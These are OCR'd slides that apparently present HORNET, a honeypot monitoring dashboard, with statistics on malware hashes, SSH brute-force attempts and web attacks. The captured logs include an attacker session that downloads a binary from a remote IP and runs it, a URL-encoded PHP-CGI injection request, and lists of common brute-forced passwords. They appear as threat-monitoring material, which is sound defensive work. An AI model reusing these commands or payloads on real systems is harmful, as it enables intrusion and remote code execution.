
Malware's Information, Total: 883

#	Hash (MD5)	No. of Event	Action
1.	f412d1f58703cbcf45263d3806384fba	2092	VirusTotal | Download | Malwr
2.	94e462788bf304c806dc77d7da4c589a	2057	VirusTotal | Download | Malwr
3.	02ab57fdc12528679ee75734cf1be1ad	1965	VirusTotal | Download | Malwr
4.	2b53aecda61b2fdafeb1551bbbbf3b53	1859	VirusTotal | Download | Malwr
5.	31c27058107691c8827ccd45c883980e	1841	VirusTotal | Download | Malwr
6.	c0a19bb3d9220d57f68905f0395f171a	1836	VirusTotal | Download | Malwr
7.	6345e5d09553308e8530a81d08a462d5	1832	VirusTotal | Download | Malwr
8.	4cbad4f4fcc2ee9c6919262f8b9e3a84	1688	VirusTotal | Download | Malwr
9.	e0b04a834df369ef69b778b374e2fbaa	1603	VirusTotal | Download | Malwr
10.	fd9eaf53fd71538bc657706b3cfd8ea3	1530	VirusTotal | Download | Malwr

HORNET

Backend - SSH

- Top 10 brute force attacks on SSH service.



Top 10 IPs

#	IP	Total
1.	76.73.108.27	1476
2.	116.10.191.190	911
3.	61.174.51.195	642
4.	116.10.191.166	623
5.	115.239.248.52	573
6.	116.10.191.176	481
7.	116.10.191.188	441
8.	62.113.205.71	429
9.	123.157.150.52	424
10.	1	

Top 10 Countries

#	Country	Total
1.	China	10849
2.	United States	2436
3.	Hong Kong	491
4.	Germany	450
5.	Taiwan	176
6.	Brazil	136
7.	France	110
8.	Poland	75
9.	India	72

Top 10 Usernames

#	Username	Total
1.	root	29034
2.	admin	16367
3.	test	38
4.	user	32
5.	kunde	21
6.	root/"1q2w3e,.	20
7.	root/"12345,.	16
8.	guest	16
9.	support	9
10.	oracle	8


Top 10 Passwords

#	Password	Total
1.	admin	623
2.	123456	476
3.	password	280
4.	Passw0rd	254
5.	admin@123	211
6.	abc123	208
7.	1qaz2wsx	200
8.	admin123	199
9.	1qaz@WSX	190
10.	P@ssw0rd	186

HORNET

Backend – SSH Emulator

- Allows you to replay the session of the attacker and watch what he does.



Network - Emulator ‹ Hornet
hornet.impact-alliance.org/wp-admin/admin.php?page=kippo-emulator
Google
Hornet
, Mohamad Sazly
Home
Malware
Network
Home
Connections
Emulator
Website
System
Advanced
Collapse menu
«
»
Virtual Console - JP-Hornet01 - Mozilla Firefox
hornet.impact-alliance.org/kippos/include/play.php?f=794cd172451711e3b85b0afdeb6ca9e3
ShowIP

▶ Network - Emulator


#	Sensor	Play
1.	JP-Hornet01	▶
2.	JP-Hornet01	▶
3.	JP-Hornet01	▶
4.	JP-Hornet01	▶
5.	JP-Hornet01	▶
6.	JP-Hornet01	▶
7.	JP-Hornet01	▶
8.	JP-Hornet01	▶
9.	JP-Hornet01	▶
10.	JP-Hornet01	▶
11.	JP-Hornet01	▶

```
bash: killall: command not found
root:~# rm -f disknyp
root:~# rm -f disknop
root:~# wget http://198.2.192.204:22/disknyp
--2013-11-04 06:08:13--  http://198.2.192.204:22/disknyp
Connecting to 198.2.192.204:22... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1351181 (1M) [application/octet-stream]
Saving to: `disknyp

100%[======================================>] 1,351,181    169K/s

2013-11-04 06:08:21 (169 KB/s) - `disknyp' saved [1351181/1351181]
[Errno 2] No such file or directory: 'dl/20131104060813_http___198_2_192_204_22_
disknyp'
root:~# chmod 0777 disknyp
root:~# nohup /root/disknyp > /dev/null 2>&1 &
bash: nohup: command not found
root:~#

*** End of log! ***


*** End of log! ***
```

HORNET

Backend - website

- Top 10 attacking IPs and requests for web attacks.



Top 10 Attacking IPs

#	IP Addresses	Total
1.	84.200.5.253	12
2.	175.143.5.213	12
3.	67.215.248.8	6
4.	115.239.253.11	6
5.	115.238.101.45	6
6.	87.238.192.50	5
7.	37.8.79.50	4
8.	68.189.76.238	4
9.	71.6.165.200	4

Top 10 Requests

#	Requests	Total
1.	/w00tw00t.at.blackhats.romanian.anti-sec:%29	5
2.	/pma/scripts/setup.php	5
3.	/favicon.ico	5
4.	/myadmin/scripts/setup.php	7
5.	/phpMyAdmin/scripts/setup.php	8
6.	//cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63	8
7.	/style.css	10
8.	/phpMyAdmin-2.5.5/index.php	14


Latest Attacks

Attacker	Destination	Time	Request	Country
79.143.80.226.	62.113.213.113	2014-03-25 21:58:56	/recordings/theme/iefixes.css	GB
79.143.80.226.	62.113.213.113	2014-03-25 21:56:42	/recordings/theme/iefixes.css	GB
79.143.80.226.	62.113.213.113	2014-03-25 21:36:40	/recordings/theme/config.inc.php	GB
79.143.80.226.	62.113.213.113	2014-03-25 21:28:19	/admin/assets/cdr/index.php	GB
79.143.80.226.	62.113.213.113	2014-03-25 21:28:19	/admin/modules/cdr/assets/index.php	GB
Attacker	Destination	Time	Request	Country

HORNET

Advanced query

- Allows user to query data from database based on defined parameters.
- Useful feature to generate periodic reports.



>_ Advanced Query

Network Options

Sensor =

Source = 192.168.0.1

Date 2014-03-01 - End Date


Transport TCP

Country = Malaysia

HORNET

System health

- List of all deployed sensors.
- Allows users to monitor the status of the sensors.



System - Health

Sensor's Information

Status	Sensor	IP Address	Honeypots	CPU Usage	Memory Usage
☑	IL-Hornet01	[redacted]	🐞 | ☰ | 💻	0.00 %	66.30 %
☑	DE-Hornet01	[redacted]	🐞 | ☰ | 💻	0.00 %	27.70 %
🟥	ZA-Hornet01	[redacted]	🐞 | ☰ | 💻	-	-
Status	Sensor	IP Address	Honeypots	CPU Usage	Memory Usage

HORNET

Live demo

- HORNET Dashboard
  - http://hornet.impact-alliance.org
- HORNET Real Time Attack Map
  - http://192.30.35.229:91

Thank you

www.facebook.com/impactalliance

IMPACT
Jalan IMPACT
63000 Cyberjaya
Malaysia

T +60 (3) 8313 2020
F +60 (3) 8319 2020
E contactus@impact-alliance.org
impact-alliance.org